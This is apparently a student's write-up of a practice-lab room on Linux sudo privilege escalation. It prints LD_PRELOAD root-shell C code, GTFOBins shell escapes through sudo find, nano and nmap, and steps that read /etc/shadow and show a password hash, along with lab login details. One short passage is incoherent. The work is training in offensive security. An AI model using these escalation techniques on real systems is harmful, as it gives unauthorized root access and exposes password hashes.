Privilege Escalation Sudo

If you have sudo privileges it allows you to run as root, exactly how we did in the privilege escalation room, we used an exploit that gave base users in this case karen access to the root console, which resulted in us being able to navigate freely the directories without restriction.
Any user can check its current situation related to root privileges using the command:
sudo -l
This determines the output of which the permissions the user has. In this case following on from our previous exploit it clearly states "ALL" meaning we essentially have free reign over their system as an administrator, or the highest level of privilege possible.

So application may not have a known exploit within its context. Such an application may be the Apache2 server.
We can use a hack to leak information leveraging a function of the application.
Such as loading alternative configuration files using the **-f** command to specify an alternative.

Loading the **/etc/shadow** file using this option will result in an error message that includes the first line of the /etc/shadow file.

On some systems you may see:
LD_PRELOAD
This is an environmental option. Meaning it is a function that allows any program to use shared libraries. Steps for this can be summarized in 3 steps:

1. Check for LD_PRELOAD with the env_keep option
2. Write simple C code compiled as a share object (.so extension)
3. Run program with sudo rights and the LD_PROLOAD option pointing our .so file.

The C code will simply spawn a root shell and can be written as follows;

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

We can save this code as a shell.c and compile it using gcc into a shared object file using following parameters:
gcc -fPIC -shared -o shell.so shell.c -nostartfiles

This allows us to now use this shared object file when launching any program our user can run with sudo. Eg. Apache2.
We need to run the program by specifying the LD_PRELOAD option:
sudo LD_PRELOAD=/home/user/idpreload/shell.so find
This results in the shell spawning with root privileges.

Practical Sudo Challenge
TARGET IP: 10.10.147.59
Username: karen
Password: Password1

1. Starting the attack box I first decided to sign into karen using the login credentials provided. Once inside I checked the question which was to locate flag2.txt, I decided to just search for it in the default credentials just to try the obvious but it returned with literally nothing. No error, or no context. This indicates to me there is a file but it will not be displayed, especially on our current permissible level, but the fact there wasn't an error such as "Not found" is a clear indicator something is there.

2. **sudo -l**
   I was greeted with a message saying "Sorry, user karen may not run sudo on wade7363" and thus beginning our villain arc. I also tried using the command:
   /etc/shadow
   To which is also displayed an error message again.
   After a bit of research I learnt that karen can actually access 3 of the following commands.
   /usr/bin/find
   /usr/bin/less
   /usr/bin/nano
   Once we had established this I then visited GTFObin:
   GTFOBins
   Now the key thing here is referring to the permissions we have on this user:


   As shown here. But thankfully for us they also show all their associated functions, and one of the key inclusions, being sudo.
   So going into "find" I can see there is a sudo section which is relevant to us in this case as we are looking to enhance our privilege using file escalation.

This is actually a really interesting prompt! Good thing are aren't doing anything real world, the jig would already be up! But this is a valuable lesson.
So, following on from this constructive feedback such as being reported, lets make sure to get it right this time. I then navigated to nano, again going to the sudo section and we can also utilize the limited SUID.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```



3. So now we can utilize other commands, (come back to this, feel like attack box needed restart).
   So at this point I did realise that the attack box was in fact still wired to my previous session which caused a few problems. But I restarted and tried a different approach anyway.
   So sticking with nano, I filtered through the commands once again using GTFO bins, and navigating to the nano section which allowed me to use code that would allow me to exploit the current system / permissions.
   sudo nano
   Once inputting this command I was met with the output of GNU nano 4.8, which tells us the nano version, this is very important information. Next we will communicate with nano:
   Ctrl-RCtrl-X
   Ctrl R selects file to insert from ./
   Ctrl X cycles to "Command to execute" which is what we want!
   And finally following the instructions for the final command:
   reset; sh 1>&0 2>&0
   Then hitting "enter" it will execute the following command we just inputted.
4. Finally I inputted the command:
   id
   This once again allowed me to identify what privileges I had, in this case I had root! Success, the command worked as intended, and that is another win on that front of experience. To double check I simply inputted the:
   whoami
   In which the console outputs "root" thus enforcing our current permissions.
   I now input

cd /home
ls
cd ubuntu
ls
cat flag2.txt

Once the final command was inputted we finally had access to the flag, and thus the task was done!

So we captured the flag, we now need to answer the question:
How would you use Nmap to spawn a root shell; if your user had sudo rights on nmap?
sudo nmap –interactive

What is the hash of franks password?
In order to do this we first had to refer back to the console. Then input:
cat /etc/shadow
At the very bottom of the output we found the rather long hash for frank.
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::

Conclusion:
That concludes this! I felt much more comfortable in this thanks to the final room. I am beginning to find my feet and gain more confidence in the processes surrounding hacking, as well as becoming more familiar with the CLI which before I struggled with the command prompt setting, just because it was only text, but after practice navigating it I am truly beginning to prefer the simplicity with just text rather than the GUI that is offered by burp suite for example.